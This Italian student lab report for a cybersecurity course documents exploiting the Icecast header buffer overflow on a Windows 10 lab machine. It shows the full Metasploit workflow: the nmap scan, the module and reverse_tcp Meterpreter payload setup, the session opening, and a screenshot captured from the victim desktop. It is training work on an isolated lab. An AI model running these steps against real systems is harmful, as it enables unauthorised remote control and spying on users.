

REPORT S7/L4

Studente: Vincenzo Zarola **Corso:** Cybersecurity Specialist - Epicode

Obiettivo: Sfruttamento vulnerabilità Icecast su Windows 10, ottenimento sessione Meterpreter e recupero prove (screenshot).

1. Analisi dello Scenario

La fase iniziale ha richiesto la preparazione dell'ambiente di target. Poiché il servizio vulnerabile non era attivo all'avvio, è stato necessario accedere fisicamente alla macchina **Windows 10** e avviare manualmente l'eseguibile **Icecast2**.

Successivamente, dalla macchina attaccante (Kali Linux), è stata eseguita una scansione di rete per confermare la disponibilità del servizio.

- **Comando eseguito:** `nmap -sV -p 8000 192.168.50.102`
- **Esito:** La scansione ha confermato che l'host era attivo e la porta **8000** (tipica di Icecast) risultava **OPEN**.

```
(kali㉿kali)-[~]  
$ nmap -sV -p 8000 192.168.50.102  
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-22 16:34 CET  
Nmap scan report for 192.168.50.102  
Host is up (0.00025s latency).  
  
PORT      STATE SERVICE VERSION  
8000/tcp  open  http    Icecast streaming media server  
MAC Address: 08:00:27:CA:BC:3A (PCS Systemtechnik/Oracle VirtualBox v  
Service detection performed. Please report any incorrect results at https://nmap.org  
Nmap done: 1 IP address (1 host up) scanned in 7.61 seconds
```

2. Configurazione dell'Exploit

Verificata la presenza del servizio Icecast sulla porta 8000, è stato utilizzato il framework Metasploit per configurare l'attacco, sfruttando una nota vulnerabilità di Buffer Overflow nel parsing degli header HTTP del software.

Per prima cosa è stata effettuata una ricerca sul modulo:

```
msf > search icecast

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  exploit/windows/http/icecast_header      2004-09-28      great No     Icecast Header Overwrite

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header
```

- Modulo utilizzato: *exploit/windows/http/icecast_header*
- Configurazione Target (RHOSTS): Impostato su **192.168.50.102**.
- Configurazione Attaccante (LHOST): Impostato su **192.168.50.10**.

```
msf > use exploit/windows/http/icecast_header
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/http/icecast_header) > set RHOSTS 192.168.50.102
RHOSTS => 192.168.50.102
msf exploit(windows/http/icecast_header) > set LHOST 192.168.50.10
LHOST => 192.168.50.10
```

- Payload: Selezionato *windows/meterpreter/reverse_tcp* per ottenere una connessione inversa.

```
msf exploit(windows/http/icecast_header) > options

Module options (exploit/windows/http/icecast_header):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.50.102  yes       The target host(s), see https://docs
  RPORT     8000             yes       The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh,
  LHOST     192.168.50.10   yes       The listen address (an interface m
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Automatic
```

3. Esecuzione e Accesso (Exploitation)

Lanciato l'exploit, il payload è stato inviato al servizio target. La vulnerabilità è stata sfruttata correttamente, causando l'esecuzione del codice remoto.

- **Comando: exploit**
- **Risultato:** Il sistema ha stabilito con successo una connessione inversa, aprendo la **Meterpreter session 1**.

```
msf exploit(windows/http/icecast_header) > exploit
[*] Started reverse TCP handler on 192.168.50.10:4444
[*] Sending stage (188998 bytes) to 192.168.50.102
[*] Meterpreter session 1 opened (192.168.50.10:4444 → 192.168.50.102:49506) at 2026-01-22 15:45:24 +0100
meterpreter > getuid
```

4. Post-Exploitation ed Esfiltrazione


Per dimostrare il pieno controllo della macchina compromessa, sono state eseguite le operazioni di post-exploitation richieste.

Recupero Screenshot

È stata utilizzata la funzione integrata di Meterpreter per catturare un'istantanea del desktop della vittima.

```
meterpreter > screenshot
Screenshot saved to: /home/kali/KJhRwgMe.jpeg
```

- **Comando: screenshot**
- **Esito:** L'immagine è stata salvata correttamente (**KJhRwgMe.jpeg**) sulla macchina attaccante. L'apertura del file ha permesso di visualizzare il desktop di Windows 10, fornendo la prova visiva che il server Icecast era in esecuzione e la macchina era compromessa.



Conclusioni: L'esercitazione ha evidenziato l'importanza di non esporre servizi vulnerabili o non aggiornati (come Icecast). Attraverso la porta 8000 aperta, è stato possibile bypassare le difese perimetrali e ottenere il controllo remoto della postazione, esfiltrando informazioni sensibili (screenshot) senza allertare l'utente.